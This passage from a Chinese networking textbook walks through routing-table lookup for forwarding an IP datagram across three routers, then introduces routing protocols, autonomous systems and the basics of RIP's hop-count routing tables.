
假设NET1网络内的PC1(IP地址为10.1.1.20)给NET4网络的PC2(IP地址为192.3.3.50)发送一个IP数据报。数据报的源IP地址为10.1.1.20,目的IP地址为192.3.3.50。下面具体分析这个数据报是如何转发到目的地PC2的。

PC1首先将这个报文提交给默认网关R1。R1收到这个报文之后取出目的IP地址(192.3.3.50)到自己的路由表中进行匹配查找,查找的原则是:用目的IP地址依次和每条记录的子网掩码做与运算,结果和对应记录的网络地址比较,相同则匹配,不同则比较下一条记录。首先和第一条记录进行比较,将192.3.3.50和255.255.255.0做与运算,结果为192.3.3.0,显然与网络地址10.1.1.0不同,因此数据报与第一条记录不匹配。同样道理,这个IP数据报与第二、三条记录也不匹配。第4条记录的子网掩码255.255.255.0与192.3.3.50做与运算,结果为192.3.3.0,与第4条记录的网络地址相同,因此数据报与第4条记录匹配。数据报被转发给192.1.1.2,即R2路由器。



10.1.1.0	3	192.1.1.1
192.1.1.0	1	–
192.2.2.0	1	–
192.3.3.0	3	192.2.2.2

R2的路由表



10.1.1.0	1	—
192.1.1.0	1	—
192.2.2.0	3	192.1.1.2
192.3.3.0	4	192.1.1.2

R1的路由表

10.1.1.0	4	192.2.2.1
192.1.1.0	3	192.2.2.1
192.2.2.0	1	—
192.3.3.0	1	—

R3的路由表

图5-2　路由器转发数据报的工作流程

R2 收到数据报之后,取出目的 IP 依次和自己路由表中的 4 条记录进行匹配,发现和第 4 条路由匹配,于是将这个数据报转发给 192.2.2.2,即 R3 路由器。

R3 收到数据报之后,取出目的 IP 依次和自己路由表中的 4 条记录进行匹配,发现和第 4 条路由匹配,这是一条本地直连路由,R3 将数据报直接交付给 PC2。至此数据报经过 R1、R2、R3 的传递最终到达目的地 PC2。为了便于分析,使用如图 5-3 所示简化的路由表。




图 5-3 简化的路由表

5.1.3 路由协议

通过上面的分析可见,路由器是根据路由表实现数据报的转发,那么路由表是如何形成的呢?答案是路由协议。路由协议的主要作用包括:生成、维护路由表和根据路由表转发数据报。图 5-4 给出的是常见路由协议,包括内部路由协议(RIP 和 OSPF)和外部路由协议(BGP)。RIP 和 OSPF 用于自治系统内部的路由器,BGP 用于自治系统的边界路由器。




图 5-4 路由协议

图 5-5 给出了由 4 个自治系统组成的网络环境，每个自治系统内部的路由器使用同一种内部路由协议(RIP 或 OSPF)，它们只了解自治系统内部各个子网的路由信息。到达其他自治系统的路由信息保存在边界路由器 R1、R2、R3 和 R4 中，这 4 台路由器上同时运行了一种内部路由协议和 BGP，内部路由协议用于形成自治系统内部的路由信息，外部路由协议用于形成自治系统之间的路由信息。




图 5-5　自治系统

5.2　路由选择信息协议

路由选择信息协议(Routing Information Protocol，RIP)是一种在自治系统内部使用的内部路由选择协议。它是一种基于距离矢量路由选择的简单协议，它使用 Bellman-Ford 算法计算路由选择表。

5.2.1　RIP 选择的是经过最少路由器的路由

RIP 选择的是经过最少路由器的路由。在图 5-6 中，从 Net56 到达 Net78 有两条路径可达。第一条是 B→A →Net78。第二条是 C→D→E→A→Net78。如果这个自治系统使用 RIP，那么 Net56 网络发出的数据报将沿着第一条路径到达 Net78。

5.2.2　RIP 使用的路由表

每台路由器都维护一个路由选择表，该路由器所知道的每个目的网络在路由表中都有一条记录。每条记录由目的网络地址、跳数(即到达目的网络经过的路由器个数加 1)和下一跳地址(即一个 IP 数据报为到达最终目的网络所应该传递的下一个路由器 IP 地址)组成。

路由表中还可能包含一些其他信息，例如子网掩码或这条记录最后被更新的时间等。图 5-7 给出的是一个由 RIP 形成的路由表示例。




图 5-6 RIP 协议选择最少跳数的路由

目的网络	跳数(距离)	下一跳
163.5.0.0	7	172.6.23.4
197.5.13.0	5	176.3.6.17
189.45.0.0	4	200.5.1.6
115.0.0.0	6	131.4.7.19

图 5-7 RIP 形成的路由表举例

RIP 形成的路由表中的跳数也称为距离,是经过的路由器的个数加 1,RIP 允许一条路径最多只能包含 15 个路由器,距离的值为 16 时可认为目的网络不可达。这一特性限制了 RIP 只能使用在中、小规模的网络中。

5.2.3 RIP 的三个特点

使用 RIP 的路由器定期与临近路由器共享整个自治系统的路由信息。RIP 包括以下三个特点。

(1) 仅和相邻路由器交换路由信息:为了减少通信量,使用 RIP 的路由器只和相临路由器交换路由信息。

(2) 交换的信息是自己当前的路由表:使用 RIP 的路由器将自己的路由表交换给相临其他路由器。

